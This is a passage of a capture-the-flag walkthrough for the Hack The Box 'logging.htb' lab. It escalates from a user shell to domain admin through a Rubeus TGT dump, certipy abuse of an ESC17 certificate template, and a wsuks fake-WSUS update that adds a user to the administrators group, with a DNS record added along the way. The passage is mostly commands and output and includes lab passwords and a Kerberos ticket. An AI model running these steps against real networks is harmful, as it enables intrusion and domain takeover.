
```
# start listener
nc -lvnp 9001
# Upload zip (evil-winrm shell. cd to C:\programdata\updatemonitor first)
upload Settings_Update.zip
```



I got jaylee.clifton shell!

Get root shell

Bloodhound shows jaylee.clifton can enroll updatesrv



Let's check if it's vulnerable. First, I need TGT for jaylee.clifton, so I'll upload rubeus and use it to get ticket.

```
# winrm shell
upload Rubeus.exe
# jaylee.clifton shell
.\Rubeus.exe tgtdeleg /nowrap
```

```
[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.logging.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: 1hTJDu2gCGPP/Z/nfzeoJtvsg5I4lA6MMkQARoHrDV4=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFyDCCBcSgAwIBBaEDAgEWooIEyjCCBMZhggTCMIIEvqADAgEFoQ0bC0xPR0dJTkcuSFRCoiAwHqADAgECoRcwFRsGa3JidGd0GwtMT0dHSU5HLkhUQqOCBIQwggSAoAMCARKh
AwIBAqKCBHIEggRubJGoP1lLqizndmLsXTAbekaJ3+1nU2czQSUnSmYhAOn3k6engyxE8RVT5C3OL8aS/DdUxhFsPcgH3344xIQLJetCDqCrn0jM0LHf89JVnO+vRj/GEnFHtXF2ooHPA7
/Kcs3pq93g/ovmqgCmoNK8qWtWBS0bcMTXNSrC6B60ory7o3iSt85r3e0365uYrRyVL0mTLlwZ4ack8RN4K1TkIA60A1ywGJ231HHbGK3CnOp7ycetatgdo5T+JyoSsLFcHdKcYP9NYoy6
yErLRP3oLpl2uZnPC6R3AUuTHg24Vw8Lc2VUHrlLx1xZqqLVx91iX3d1J8WELDfEs38MCYMNoHExM5rqvRgdql+02WbieJPb8k+gpBOWakzITcBkDQwirZ5Eq3/ihQsp3yTLbrlSok9thG
fp5tq+YvzUJUTs3cVpgkuwS1gTU9YKubP4V5DeYA6dw79YKZrSXDKg4javLSWWFjrNvnsH05MiHrsAP90mdwev70ILVGK0gCdDeTfzWhxxyG3MNc8M5ACDoNlFZgxCR7gRyWODoN+k81T6
3TgJFlqui7IP1J6/mvsjl+F54lvAyrPRDIY0kC/kaY2xrge1VCQ80DrXqxo8S/a/6VDuIV1zPWVicEcNKTdDzSB5D09rWTDyr5bhMcQryih11iHXMlGQjWkEK5P++BRZNnD603YP7F17Je
8b1sqQPyKa6sN1ZULAxv0gDriD18iLPR5wBRp+8tCzwrmLLian65PnfJGyYmS8muhFvVZ8Lso0ZxQ2EWxZ8P45lgIcckWlKp/p1GQZzUihbBSsEvo12bRSV+6meoi2og6kUcn2jKIZo4aE
jNh8WXsVshSjvfxiEK2s/wbpPIajOfe7Pol0DiwLRDErBaXMzDEH1EviC4XTJcf3mPYF9Vk8pst3CJ77mtfpFSImIfxMrcsy4y1FW2V+LYy8yDQG870Oab0AvRDAkklpWVllITm8m64UQM
o8DztuoKSgJTYWSUluGRst/xeidz4hH+F3JH5WcjJqE93qQJ/7/QcXe2ImeKd2Arvey/X9IQ6N5iICCxW2MqivOOdHKa62lYzLIwpzGXiw6b2PeWCd6hroDc9FbRL0HRshoacYVEDRimP6
f+3G0JvuWTZCslfuVgDAZJKOWP3jOXKTZ8UY1Nk3gyfbvI5v3MmlFFORYqRuCTkEndj+Q0whznk0/Vn038JURFb014ZHY5LAVNizr+3Ec39qLjBu/Yu+7V8ckrLgNt/3NavCMAUmestFc3
cSstk8DU/2fpulnQBHbS5ThXEvwks0KxZo6EXK84ICvtrciFPpfI1aTaU+gQ3/1N20UCxg4zLvNm3/5UcdYgtawLm0xg5iczVjq81D8dC2ZayXRVpYUlMWMTvvP1RMHBRYFqaTtgWooz3N
qg69czm6jxzrqfvXDrkZT1EyAhBFz3eDzFZ3rNnpTpemZhtr8Nl47Mdjvz6OcsNsBj1ZtFEivhmH59SLNyHoTQyV9vjHNJeIGQR8mL8GYTHPo4HpMIHmoAMCAQCigd4Egdt9gdgwgdWggd
Iwgc8wgcygKzApoAMCARKhIgQg1mm4VFUqTh252tSPkZilU8Is0Cbv04VCG1GRzXuYJZihDRsLTE9HR0lORy5IVEKiGzAZoAMCAQGhEjAQGw5qYXlsZWUuY2xpZnRvbqMHAwUAYKEAAKUR
GA8yMDI2MDcyNTIwMjkyNVqmERgPMjAyNjA3MjYwNjIzMTVapxEYDzIwMjYwODAxMjAyMzE1WqgNGwtMT0dHSU5HLkhUQqkgMB6gAwIBAqEXMBUbBmtyYnRndBsLTE9HR0lORy5IVEI=
```

Save the output as jaylee.clifton.kirbi.b64 and run these commands

```
cat jaylee.clifton.kirbi.b64 | base64 -d > jaylee.clifton.kirbi
ticketConverter.py jaylee.clifton.kirbi jaylee.clifton.ccache
```

Now I can use this ticket to check vulnerable template

```
Template Name                       : UpdateSrv
Display Name                        : UpdateSrv
Certificate Authorities             : logging-DC01-CA
Enabled                             : True
Client Authentication               : False
Enrollment Agent                    : False
Any Purpose                         : False
Enrollee Supplies Subject           : True
Certificate Name Flag               : EnrolleeSuppliesSubject
Extended Key Usage                  : Server Authentication
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Schema Version                      : 2
Validity Period                     : 10 years
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 2048
Template Created                    : 2026-04-17T00:41:06+00:00
Template Last Modified              : 2026-04-17T00:41:07+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights               : LOGGING.HTB\IT
                                      LOGGING.HTB\Domain Admins
                                      LOGGING.HTB\Enterprise Admins
  Object Control Permissions
    Owner                           : LOGGING.HTB\Administrator
    Full Control Principals         : LOGGING.HTB\Domain Admins
                                      LOGGING.HTB\Enterprise Admins
```

```
[+] User Enrollable Principals      : LOGGING.HTB\IT
[!] Vulnerabilities
  ESC17                             : Enrollee supplies subject and template allows server authentication.
[*] Remarks
  ESC17                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
```

UpdateSrv is having esc17 vulnerability. It's an mitm attack for an attacker to act as wsus server so that victim installs malicious windows update. First, let's check wsus server setting in registry.

```
*Evil-WinRM* PS C:\programdata> cd HKLM:
*Evil-WinRM* PS HKLM:\> get-itemproperty SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate


AcceptTrustedPublisherCerts        : 1
WUServer                           : https://wsus.logging.htb:8531
WUStatusServer                     : https://wsus.logging.htb:8531
UpdateServiceUrlAlternate          : https://wsus.logging.htb:8531
SetProxyBehaviorForUpdateDetection : 0
PSPath                             : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate
PSParentPath                       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
PSChildName                        : WindowsUpdate
PSDrive                            : HKLM
PSProvider                         : Microsoft.PowerShell.Core\Registry
```

It's using wsus server on wsus.logging.htb.

```
*Evil-WinRM* PS HKLM:\> ping wsus.logging.htb
Ping request could not find host wsus.logging.htb. Please check the name and try again.
```

It looks like there's no wsus.logging.htb configured in dns.

Use UpdateSrv template to get pfx and create pem file for further process

```
KRB5CCNAME=jaylee.clifton.ccache certipy req -u jaylee.clifton -k -target
DC01.logging.htb -dc-ip 10.129.245.130 -ca logging-DC01-CA -template
UpdateSrv -dns wsus.logging.htb
certipy cert -pfx wsus.pfx -nokey -out wsus.cert
certipy cert -pfx wsus.pfx -nocert -out wsus.key
cat wsus.crt wsus.key > wsus.pem
```

Before proceeding, add wsus.logging.htb to /etc/hosts(required to run wsuks)

```
8 10.129.245.130 dc01.logging.htb logging.htb dc01
9 10.10.16.59 wsus.logging.htb
```


Install wsuks and run it

```
# recommended install command from wsuks github
sudo apt install pipx python3-nftables
pipx ensurepath
pipx install wsuks --system-site-packages
sudo ln -s ~/.local/bin/wsuks /usr/sbin/wsuks
# Run wsuks
sudo wsuks --serve-only --WSUS-Server wsus.logging.htb --tls-cert wsus.pem -
I tun0 -c '/accepteula /s net localgroup administrators svc_recovery /add'
```


Add dns entry using dnstool

```
python3 /opt/krbrelayx/dnstool.py -u 'LOGGING\wallace.everette' -p
'Welcome2026@' 10.129.245.130 -a add -r wsus.logging.htb -d 10.10.16.59
```

Wait for a few minutes and wsuks shell shows some logs




Now, I can see svc_recovery is member of administrators



I can use psexec to get system shell

```
psexec.py 'logging.htb/svc_recovery:Em3rg3ncyPa$$2026'@dc01.logging.htb -dc-
ip 10.129.245.130 -k
```



I got admin shell!